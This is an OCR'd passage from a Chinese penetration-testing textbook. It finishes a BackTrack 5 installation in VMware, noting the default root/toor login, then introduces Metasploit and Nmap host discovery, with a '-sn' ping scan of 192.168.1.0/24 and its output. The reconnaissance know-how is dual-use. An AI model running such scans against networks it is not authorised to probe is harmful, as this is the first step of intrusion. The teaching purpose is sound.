


图 9.2.26　硬盘空间设置

（27）准备开始安装软件前再次进行确认，如图 9.2.27 所示。此时直接单击“安装”按钮进行安装，根据硬件设备条件，安装过程需要几分到十多分钟不等的时间。

（28）安装结束后会提示用户是否重启还是继续对 Ubuntu 进行测试，单击“现在重启”按钮，直接重启系统，如图 9.2.28 所示。



图 9.2.27　安装开始



图 9.2.28　安装完成重启

（29）重启系统后，默认进入的是命令行模式，并需要用户先登录。登录界面如图 9.2.29 所示，在创建成功后，系统默认的 root 登录名称为 root，登录密码为 toor。在命令行中输入用户名并按“回车”键，会提示用户输入密码，输入密码过程中光标没有任何移动，因此要确保密码输入正确，输入后按“回车”键。

（30）登录成功后，同样使用 startx 命令，直接进入桌面系统，如图 9.2.30 所示。

（31）此时，BT5 的系统已经全部安装完毕，配置完成界面如图 9.2.31 所示。

```
BT5 - VMware Workstation
文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)
库
在此处键入内容进行...
我的计算机
BT5
共享的虚拟机
主页 BT5
[    2.027164] ata27: SATA link down (SStatus 0 SControl 300)
[    2.027724] scsi 3:0:0:0: CD-ROM            NECVMWar VMware SATA CD01 1.00 PQ: 0 ANSI: 5
[    2.028610] sr0: scsi3-mmc drive: 1x/1x writer dvd-ram cd/rw xa/form2 cdda tray
[    2.028983] cdrom: Uniform CD-ROM driver Revision: 3.20
[    2.029599] sr 3:0:0:0: Attached scsi generic sg0 type 5
[    2.124192] usb 2-2: new full speed USB device using uhci_hcd and address 3
[    2.165529] scsi32 : ioc0: LSI53C1030 B0, FwRev=01032920h, Ports=1, MaxQ=128, IRQ=17
[    2.284278] hub 2-2:1.0: USB hub found
[    2.286297] hub 2-2:1.0: 7 ports detected
[    2.322374] input: VMware VMware Virtual USB Mouse as /devices/pci0000:00/0000:00:11.0/0000:02:00.0/usb2/
put2
[    2.324636] generic-usb 0003:0E0F:0003.0001: input,hidraw0: USB HID v1.10 Mouse [VMware VMware Virtual US
:02:00.0-1/input0
[    2.325714] usbcore: registered new interface driver usbhid
[    2.326261] usbhid: USB HID core driver
[    2.445102] scsi 32:0:0:0: Direct-Access     VMware,  VMware Virtual S 1.0  PQ: 0 ANSI: 2
[    2.446750] scsi target32:0:0: Beginning Domain Validation
[    2.448378] scsi target32:0:0: Domain Validation skipping write tests
[    2.448940] scsi target32:0:0: Ending Domain Validation
[    2.449541] scsi target32:0:0: FAST-40 WIDE SCSI 80.0 MB/s ST (25 ns, offset 127)
[    2.452260] sd 32:0:0:0: Attached scsi generic sg1 type 0
[    2.453223] sd 32:0:0:0: [sda] 41943040 512-byte logical blocks: (21.4 GB/20.0 GiB)
[    2.453871] sd 32:0:0:0: [sda] Write Protect is off
[    2.454552] sd 32:0:0:0: [sda] Cache data unavailable
[    2.455151] sd 32:0:0:0: [sda] Assuming drive cache: write through
[    2.456313] sd 32:0:0:0: [sda] Cache data unavailable
[    2.458013] sd 32:0:0:0: [sda] Assuming drive cache: write through
[    2.469664]  sda: sda1 sda2 < sda5 >
[    2.471846] sd 32:0:0:0: [sda] Cache data unavailable
[    2.472459] sd 32:0:0:0: [sda] Assuming drive cache: write through
[    2.473080] sd 32:0:0:0: [sda] Attached SCSI disk

BackTrack 5 - Code Name Revolution 64 bitbt tty1

bt login: root
Password: _
要将输入定向到该虚拟机，请在虚拟机内部单击或按 Ctrl+G。
```

图 9.2.29　登录




图 9.2.30　进入桌面系统




图 9.2.31　配置完成界面

9.3　Nmap 网络扫描工具

Metasploit 中提供了一些辅助模块用于发现活跃的主机，而 BT5 中已经集成了 Metasploit 软件。使用 Metasploit 软件对网络进行扫描的步骤如下。

(1) 启动 Metasploit，如图 9.3.1 所示。在 BT5 的终端中输入下面的命令：



图 9.3.1　启动 Metasploit

```
root@bt:~#msfconsole
```

（2）Nmap(Network mapper)是目前最流行的网络扫描工具，它不仅能够准确地探测单台主机的详细情况，而且能够高效率地对大范围的IP地址段进行扫描。使用Nmap能够得知目标网络上有哪些主机是存活的，哪些服务是开放的，甚至知道网络中使用了何种类型的防火墙设备等。

Nmap的参数和选项很多，功能也很丰富。通常Nmap命令的格式如下：

```
msf>nmap<扫描选项><扫描目标>
```

其中，扫描选项是用来制定扫描的方式。而扫描目标则一般是用点分十进制表示格式的IP来表示的一个或者一段IP地址。如果仅对一台主机进行扫描，那么可以使用一个IP地址作为扫描范围；如果是多个IP地址，可以使用逗号分隔开；如果是一段连续的IP地址，可以使用连字符号(-)表示，如192.168.1.1-192.168.1.100，或使用无类型域间选路地址块(CIDR)表示，如192.168.1.0/24。

（3）使用-sn扫描选项。

-sn选项会使用ICMP的Ping扫描获取网络中的存活主机情况，而不会进一步探测主机的详细情况。

输入下面的命令行：

```
msf>nmap -sn 192.168.1.0/24
```

得到的Nmap扫描结果如下：

```
[*] exec: nmap -sn 192.168.1.0/24
Starting Nmap 5.51SVN ( http://nmap.org ) at 2016-05-02 20:21 CST
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 192.168.1.0
Host is up (0.00031s latency).
Nmap scan report for 192.168.1.1
Host is up (0.016s latency).
Nmap scan report for 192.168.1.2
Host is up (0.014s latency).
Nmap scan report for 192.168.1.4
Host is up (0.016s latency).
Nmap scan report for 192.168.1.5
Host is up (0.016s latency).
Nmap scan report for 192.168.1.12
Host is up (2.6s latency).
Nmap scan report for 192.168.1.15
Host is up (0.0013s latency).
Nmap scan report for 192.168.1.24
Host is up (0.00025s latency).
Nmap scan report for 192.168.1.25
Host is up (0.0041s latency).
```

```
Nmap scan report for 192.168.1.27
Host is up (0.00024s latency).
Nmap scan report for 192.168.1.31
Host is up (0.0014s latency).
Nmap scan report for 192.168.1.33
Host is up (0.0019s latency).
Nmap scan report for 192.168.1.90
Host is up (0.00019s latency).
Nmap scan report for 192.168.1.92
Host is up (0.00023s latency).
Nmap scan report for 192.168.1.97
Host is up (0.000099s latency).
Nmap scan report for 192.168.1.100
Host is up (0.043s latency).
Nmap scan report for 192.168.1.101
Host is up (0.00013s latency).
Nmap scan report for 192.168.1.103
Host is up (0.062s latency).
Nmap scan report for 192.168.1.107
Host is up (0.062s latency).
Nmap scan report for 192.168.1.108
Host is up (0.00021s latency).
Nmap scan report for 192.168.1.109
Host is up (0.00049s latency).
Nmap scan report for 192.168.1.111
Host is up (0.0022s latency).
Nmap scan report for 192.168.1.117
Host is up (0.00057s latency).
Nmap scan report for 192.168.1.121
Host is up (0.00075s latency).
Nmap scan report for 192.168.1.125
Host is up (0.00012s latency).
Nmap scan report for 192.168.1.126
Host is up (0.00045s latency).
Nmap scan report for 192.168.1.136
Host is up (0.00010s latency).
Nmap scan report for 192.168.1.140
Host is up (0.00026s latency).
Nmap scan report for 192.168.1.143
Host is up (0.00020s latency).
Nmap scan report for 192.168.1.156
Host is up (0.024s latency).
Nmap scan report for 192.168.1.160
Host is up (0.046s latency).
```

```
Nmap scan report for 192.168.1.162
Host is up (0.00060s latency).
Nmap scan report for 192.168.1.172
